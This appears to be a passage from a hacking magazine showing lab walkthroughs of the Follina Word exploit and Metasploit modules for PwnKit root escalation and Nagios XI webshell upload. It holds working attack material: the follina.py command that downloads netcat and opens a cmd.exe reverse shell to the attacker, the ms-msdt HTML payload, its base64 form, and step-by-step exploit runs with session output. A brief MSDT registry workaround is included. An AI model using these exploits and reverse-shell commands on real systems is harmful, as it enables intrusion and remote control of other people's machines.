



On the Attacker system where the payload is hosted, we see this.

```
192.168.40.1 - - [15/Jun/2022 08:04:49] "OPTIONS / HTTP/1.1" 501 -
192.168.40.1 - - [15/Jun/2022 08:04:49] code 501, message Unsupported me
thod ('OPTIONS')
192.168.40.1 - - [15/Jun/2022 08:04:49] "OPTIONS / HTTP/1.1" 501 -
192.168.40.1 - - [15/Jun/2022 08:04:49] code 501, message Unsupported me
thod ('OPTIONS')
192.168.40.1 - - [15/Jun/2022 08:04:49] "OPTIONS / HTTP/1.1" 501 -
192.168.40.1 - - [15/Jun/2022 08:04:49] code 501, message Unsupported me
thod ('OPTIONS')
192.168.40.1 - - [15/Jun/2022 08:04:49] "OPTIONS / HTTP/1.1" 501 -
192.168.40.1 - - [15/Jun/2022 08:04:49] "GET /exploit.html HTTP/1.1" 304
-
192.168.40.1 - - [15/Jun/2022 08:04:49] "HEAD /exploit.html HTTP/1.1" 20
0 -
192.168.40.1 - - [15/Jun/2022 08:04:49] "HEAD /exploit.html HTTP/1.1" 20
0 -
192.168.40.1 - - [15/Jun/2022 08:04:50] "HEAD /exploit.html HTTP/1.1" 20
0 -
█
```

Meanwhile on the target side, the document opens and pops a calculator.

"If you spend more on coffee than on IT security, you will be hacked.
What's more, you deserve to be hacked."
- Richard Clarke



This worked successfully. But what do we get while a calculator is popped on the target system. But what about a reverse shell on the target system?

Gaining a reverse shell by exploiting Follina vulnerability is pretty simple. Let's see how? For demonstrating this, I will be using another tool. This script made by John Hammond is available on Github can be downloaded as shown below. The download information is also given in our Downloads section.




```
(kali㉿kali)-[~/Follina]
$ git clone https://github.com/JohnHammond/msdt-follina
Cloning into 'msdt-follina' ...
remote: Enumerating objects: 38, done.
remote: Counting objects: 100% (38/38), done.
remote: Compressing objects: 100% (26/26), done.
remote: Total 38 (delta 13), reused 34 (delta 9), pack-reused 0
Receiving objects: 100% (38/38), 37.21 KiB | 1.55 MiB/s, done.
Resolving deltas: 100% (13/13), done.
```

```
(kali㉿kali)-[~/Follina]
$ ls
CVE-2022-30190  Follina_rsh  msdt-follina  shell_148_8383.exe
```

```
(kali㉿kali)-[~/Follina]
$
```

As I navigate into the cloned directory, I find a python script along with a netcat binary.

```
(kali㉿kali)-[~/Follina]
$ cd msdt-follina

(kali㉿kali)-[~/Follina/msdt-follina]
$ ls
doc  follina.py  nc64.exe  README.md

(kali㉿kali)-[~/Follina/msdt-follina]
$
```

The follina.py script will generate a malicious doc file which when clicked upon will give us a reverse shell on the target system. The script to be run is as shown below.

```
(kali㉿kali)-[~/Follina/msdt-follina]
$ python3 follina.py -p 81 -r 8181
[+] copied staging doc /tmp/qah035pr
[+] created maldoc ./follina.doc
[+] serving html payload on :81
[+] starting 'nc -lvnp 8181'
listening on [any] 8181 ...
█
```

When I copy the maldoc and click it on the target system, I successfully get a reverse shell on the target system as shown below.


"Time is what determines security. With enough time nothing is unhackable."
-Aniekee Tochukwu Ezekiel


```

(kali@kali)-[~/Follina/msdt-follina]
$ python3 follina.py -p 81 -r 8181
[+] copied staging doc /tmp/qah035pr
[+] created maldoc ./follina.doc
[+] serving html payload on :81
[+] starting 'nc -lvnp 8181'
listening on [any] 8181 ...
connect to [192.168.40.148] from (UNKNOWN) [192.168.40.1] 53714
Microsoft Windows [Version 10.0.19044.1706]
(c) Microsoft Corporation. All rights reserved.

C:\Users\HC\AppData\Local\Temp\SDIAG_8183e706-c7d4-443d-8aa8-09ca930757d
2>whoami
whoami
laptop-7hau2did\hc

```



```

C:\Users\HC\AppData\Local\Temp\SDIAG_8183e706-c7d4-443d-8aa8-09ca930757d
2>

```

This is achieved because the exploit downloads the netcat binary we have seen earlier and copy it to the c://Windows/Tasks Folder as shown below.

Windows (C:) > Windows > Tasks			
Name	Date modified	Type	S
nc.exe	16-06-2022 13:14	Application	
SA.DAT	02-06-2022 20:33	DAT File	

"No technology that's connected to the Internet is unhackable."

-Abhijit Naskar

Let's have a look at the part of the code that does this. For this, I open follina.py file and scroll down to the line where "command" variable is present.

```
follina.py
File Edit Search Options Help

with open(document_rels_path, "w") as filp:
    filp.write(external_referral)

# Rebuild the original office file
shutil.make_archive(args.output, "zip", doc_path)
os.rename(args.output + ".zip", args.output)

print(f"[+] created maldoc {args.output}")

command = args.command
if args.reverse:
    command = f"""Invoke-WebRequest https://github.com/JohnHammond/msdt-

# Base64 encode our command so whitespace is respected
base64_payload = base64.b64encode(command.encode("utf-8")).decode("utf-8")

# Slap together a unique MS-MSDT payload that is over 4096 bytes at mini
html_payload = f"""<script>location.href = "ms-msdt:/id PCWDiagnostic /s
html_payload += (
    "".join([random.choice(string.ascii_lowercase) for _ in range(4096)])
    + "\n</script>"
)
```

Here is the complete code that it contains.

```
command = f"""Invoke-WebRequest https://github.com/JohnHammond/msdt-
follina/blob/main/nc64.exe?raw=true -OutFile C:\\Windows\\Tasks\\nc.exe;
C:\\Windows\\Tasks\\nc.exe -e cmd.exe {serve_host} {args.reverse}"""
```

Not just that, the exploit encodes this part of the code with base64 encoding so as to make it difficult for analysis.

```
command = args.command
if args.reverse:
    command = f"""Invoke-WebRequest https://github.com/JohnHammond/msdt-

# Base64 encode our command so whitespace is respected
base64_payload = base64.b64encode(command.encode("utf-8")).decode("utf-8")

# Slap together a unique MS-MSDT payload that is over 4096 bytes at mini
html_payload = f"""<script>location.href = "ms-msdt:/id PCWDiagnostic /s
html_payload += (
    "".join([random.choice(string.ascii_lowercase) for _ in range(4096)])
```


So this is how the above code looks in the exploit when encoded by Base64.

```
(kali㉿kali)-[~]  
$ echo 'f""Invoke-WebRequest https://github.com/JohnHammond/msdt-foll  
ina/blob/main/nc64.exe?raw=true -OutFile C:\\Windows\\Tasks\\nc.exe; C:\\  
\\Windows\\Tasks\\nc.exe -e cmd.exe {serve_host} {args.reverse}""' | bas  
e64  
  
ZiIiIkludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vZ2l0aHViLmNvbS9Kb2huSGFtbW9uZC9t  
c2R0  
LWZvbGxpbmEvYmxvYi9tYWluL25jNjQuZXhlP3Jhdz10cnVlIC1PdXRGaWxlIEM6XFdpbmRv  
d3Nc  
VGfza3NcbmMuZXhlOyBD0lxXaW5kb3dzXFRhc2tzXG5jLmV4ZSA0ZSBjbWQuZXhlIHtzZXJ2  
ZV9o  
b3N0fSB7YXJncy5yZXZlcnNlfSIiIgo=
```

Why is Follina dangerous?

Hackers have been using Word Documents to gain initial access on computers since a long time. That is the reason why Macros are disabled by default by Microsoft. Recently they have also disabled VBA macros by default. But Follina just threw water on the efforts of Microsoft. Readers have seen how simple Remote Code Execution can be achieved with Follina.

How to stay safe?

As of writing, Microsoft has not yet released a patch for Follina. However, it has suggested a workaround until the patch is released. This workaround involves disabling the MSDT. This can be done as shown below.

```
C:\windows\system32>reg export HKEY_CLASSES_ROOT\ms-msdt filename  
The operation completed successfully.  
  
C:\windows\system32>reg delete HKEY_CLASSES_ROOT\ms-msdt /f  
The operation completed successfully.  
  
C:\windows\system32>■
```

To enable MSDT again,

```
C:\windows\system32>reg import filename  
The operation completed successfully.  
  
C:\windows\system32>■
```

The END

PWNKIT LPE, Nagios Webshell Upload & Wordpress Modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

PWNKIT Linux Privilege Escalation Module

TARGET: Red Hat 8, Fedora 21, Debian Testing ‘Bullseye’ and Ubuntu 20.04 and more

TYPE: Local

MODULE : PE

ANTI-MALWARE : NA

A memory corruption vulnerability PWNKIT (CVE-2021-4034) was discovered in the pkexec command (which is installed by default on all major Linux distributions). The vulnerability is present in polkit since the original release of 2009. The PWNKIT vulnerability and its Real-World exploitation has been explained in our January 2022 Issue.

This module exploits that PWNKIT vulnerability. We have tested this exploit module on Debian 11.2. To use this module we need to have a initial shell with LOW privileges on the target.

```
msf6 exploit(multi/handler) > run
```

```
[*] Started reverse TCP handler on 192.168.40.148:8383
```

```
[*] Sending stage (989032 bytes) to 192.168.40.146
```

```
[*] Meterpreter session 1 opened (192.168.40.148:8383 → 192.168.40.146:57632 ) at 2022-05-11 03:20:10 -0400
```

```
meterpreter > sysinfo
```

```
Computer      : Gohtaam.localdomain
```

```
OS            : Debian 11.2 (Linux 5.10.0-10-amd64)
```

```
Architecture : x64
```

```
BuildTupple   : i486-linux-musl
```

```
Meterpreter   : x86/linux
```

```
meterpreter > getuid
```

```
Server username: user1
```

```
meterpreter > █
```

Let's see how this module works. Background the initial session and load the cve_2021_4034_pwnkit_lpe_pkexec module.

"It is a fairly open secret that almost all systems can be hacked, somehow. It is a less spoken of secret that such hacking has actually gone quite mainstream.

-Dan Kaminsky.


```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search pwnkit
```

Matching Modules

#	Name	Disclosure Date
Rank	Check	Description
0	exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec	2022-01-25
excellent	Yes	Local Privilege Escalation in polkits pkexec

Interact with a module by name or index. For example `info 0`, `use 0` or `use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec`

```
msf6 exploit(multi/handler) > use 0
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > show options
```

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):

Name	Current Setting	Required	Description
PKEXEC_PATH		no	The path to pkexec binary
SESSION		yes	The session to run this module on
WRITABLE_DIR	/tmp	yes	A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.40.148	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	x86_64

Set the Session ID and use check command to see if the target is indeed vulnerable.

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set session
1
session => 1
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > check

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[!] Verify cleanup of /tmp/.grzgmewxk
[+] The target is vulnerable.
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > █
```

The target is indeed vulnerable. Execute the module.

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_railgun_api
[*] Started reverse TCP handler on 192.168.40.148:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.oauyid
[+] The target is vulnerable.
[*] Writing '/tmp/.gdwsyekar/gffrbdsl/gffrbdsl.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.gdwsyekar
[*] Sending stage (3020772 bytes) to 192.168.40.146
[+] Deleted /tmp/.gdwsyekar/gffrbdsl/gffrbdsl.so
[+] Deleted /tmp/.gdwsyekar/.sdvfkwlzmcq
[+] Deleted /tmp/.gdwsyekar
[*] Meterpreter session 2 opened (192.168.40.148:4444 → 192.168.40.146:
42598 ) at 2022-05-11 03:21:45 -0400
```

```
meterpreter >
meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : Gohtaam.localdomain
OS            : Debian 11.2 (Linux 5.10.0-10-amd64)
Architecture : x64
BuildTupple  : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > █
```

"One single vulnerability all an attacker needs."""

-Window Snyder.


```
meterpreter > background
[*] Backgrounding session 2 ...
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  -
  1    meterpreter x86/li user1 @ Gohtaam.lo 192.168.40.148:838
    nux      caldomain          3 → 192.168.40.14
                        6:57632 (192.168.
                        40.146)
  2    meterpreter x64/li root @ Gohtaam.loc 192.168.40.148:444
    nux      aldomain          4 → 192.168.40.14
                        6:42598 (192.168.
                        40.146)

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > 
```

As readers can see, we successfully have another meterpreter session on the target system but this time with root privileges.

[Nagios XI Scanner Module](#)

TARGET: Nagios XI Applications
MODULE : Auxiliary

TYPE: Remote
ANTI-MALWARE : NA

This module is not a new module but we have added this here as we have not discussed this before in our Magazine and also it makes more sense to add it here. This auxiliary module detects the version of Nagios XI installed on the target and suggests matching exploit modules based on that version.

However, this module like almost all Nagios modules, requires credentials. We have tested this exploit module on Nagios 5.8.4 installed on Ubuntu 20.04. Let's see how this module works. Load the Nagios Scanner Module.

```
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > back
msf6 > search nagios_xi_scanner

Matching Modules
=====

  #  Name  Disclosure Date  Rank
  --  -
  0  auxiliary/scanner/http/nagios_xi_scanner  normal
  No  Nagios XI Scanner
```



```
msf6 > use 0
msf6 auxiliary(scanner/http/nagios_xi_scanner) > show options
```

Module options (auxiliary/scanner/http/nagios_xi_scanner):

Name	Current Setting	Required	Description
FINISH_INSTALL	false	no	If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
PASSWORD		no	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/nagiosxi/	yes	The base path to the Nagios XI application
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME	nagiosadmin	no	Username to authenticate with
VERSION		no	Nagios XI version to check against existing exploit modules
VHOST		no	HTTP server virtual host

```
msf6 auxiliary(scanner/http/nagios_xi_scanner) > █
```

Set all the required options as shown below and execute the auxiliary module.

"There are more hackers breeding every day, and more brilliant minds are turning into hackers. Security has advanced, but so have hackers.

-Michael Demon Calce¹¹¹¹


```
msf6 auxiliary(scanner/http/nagios_xi_scanner) > set rhosts 192.168.40.137
rhosts => 192.168.40.137
msf6 auxiliary(scanner/http/nagios_xi_scanner) > set password nagiosadmin
password => nagiosadmin
msf6 auxiliary(scanner/http/nagios_xi_scanner) > run

[*] Attempting to authenticate to Nagios XI ...
[+] Successfully authenticated to Nagios XI
[*] Target is Nagios XI with version 5.8.4
[+] The target appears to be vulnerable to the following 1 exploit(s):
[*]
[*] CVE-2021-37343 exploit/linux/http/nagios_xi_autodiscovery_webshell
[*]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/nagios_xi_scanner) > █
```

As readers can see, the module rightly detected the target as running Nagios XI 5.8.4 and also suggested an exploit for this version of Nagios. Let's test that exploit now.

[Nagios XI Web Shell Upload Module](#)

TARGET: Nagios XI < 5.8.5

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : NA

The above mentioned versions of Nagios XI have a path traversal vulnerability that allows a remote attacker to upload a PHP web shell to the target and execute it to gain shell with privileges of www-data.

How does this module achieve this? It first creates an autodiscovery job with an id field. This job contains a path traversal to a writable and remotely accessible directory and custom_ports field containing the web shell. Next, a cron file will be created using the chosen path and file name and the web shell is embedded in the cron file.

Once the web shell has been written to the target system, this module will then use this web shell to establish a Meterpreter session or a reverse shell based on our choice. After we have a meterpreter session, the shell is deleted by the module and the autodiscovery job is removed as well. This module requires credentials.

We have tested this module on Nagios XI version 5.8.4 installed on Ubuntu 20.04. Let's see how this module works. Load the nagios_xi_autodiscovery_webshell Module.

"The hacker mindset doesn't actually see what happens on the other side, to the victim.

-Kevin Mitnick.


```
msf6 > search nagios
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/misc/nagios_nrpe_arguments	2013-02-21	excellent	Yes	Nagios Remote Plugin Executor Arbitrary Command Execution
1	exploit/linux/http/nagios_xi_snmptrap_authenticated_rce	2020-10-20	excellent	Yes	Nagios XI 5.5.0-5.7.3 - Snmptrap Authenticated Remote Code Execution
2	exploit/linux/http/nagios_xi_mibs_authenticated_rce	2020-10-20	excellent	Yes	Nagios XI 5.6.0-5.7.3 - Mibs.php Authenticated Remote Code Execution
3	exploit/linux/http/nagios_xi_autodiscovery_webshell	2021-07-15	excellent	Yes	Nagios XI Autodiscovery Webshell Upload
4	exploit/linux/http/nagios_xi_chained_rce	2016-03-06	excellent	Yes	Nagios XI Chained Remote Code Execution
5	exploit/linux/http/nagios_xi_chained_rce_2_electric_boogaloo	2018-04-17	manual	Yes	Nagios XI Chained Remote Code Execution
6	post/linux/gather/enum_nagios_xi	2018-04-17	normal	No	Nagios XI Enumeration
7	exploit/linux/http/nagios_xi_magpie_debug				

```
msf6 > use 3
```

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > show optins
```

```
[-] Invalid parameter "optins", use "show -h" for more information
```

```
msf6 exploit(linux/http/nagios_xi_autodiscovery_webshell) > show options
```

Module options (exploit/linux/http/nagios_xi_autodiscovery_webshell):

Name	Current Setting	Required	Description
DELETE_WEBSHELL	true	yes	Indicates if the webshell should be deleted or not.
DEPTH	10	yes	The depth of the path traversal

DEPTH	10	yes	The depth of the path traversal
FINISH_INSTALL	false	no	If the Nagios XI installation has not been completed, try to do so. This includes signing the license agreement.
PASSWORD		yes	Password to authenticate with
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	443	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/nagiosxi/	yes	The base path to the Nagios XI application
URIPATH		no	The URI to use for this exploit (default is random)
USERNAME	nagiosadmin	yes	Username to authenticate with
VHOST		no	HTTP server virtual host
WEBSHELL_NAME		no	The name of the uploaded webshell. This value is random if left unset

Payload options (linux/x86/meterpreter/reverse_tcp):

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	---
1	Linux Dropper

```
